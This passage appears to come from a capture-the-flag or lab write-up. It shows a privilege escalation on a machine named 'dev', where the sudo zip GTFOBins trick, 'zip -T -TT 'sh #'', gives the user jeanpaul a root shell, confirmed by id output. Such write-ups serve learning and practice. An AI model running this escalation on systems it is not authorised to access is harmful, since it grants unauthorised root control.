
This can run the zip feature with sudo!

gtfobin is a great site to look for different type of escalations for commands with sudo to get root privileges - gftobins.github.io



Follow the instructions under the sudo header!

After following the instructions our privileges should’ve been escalated to root!


File Actions Edit View Help
root@kali: ~
root@kali: ~
root@kali: ~
jeanpaul@dev: ~
root@kali: ~
jeanpaul@dev:~$ TF=$(mktemp -u)
jeanpaul@dev:~$ sudo zip $TF /etc/hosts -T -TT 'sh #'
adding: etc/hosts (deflated 31%)
# id
uid=0(root) gid=0(root) groups=0(root)
# cd /roo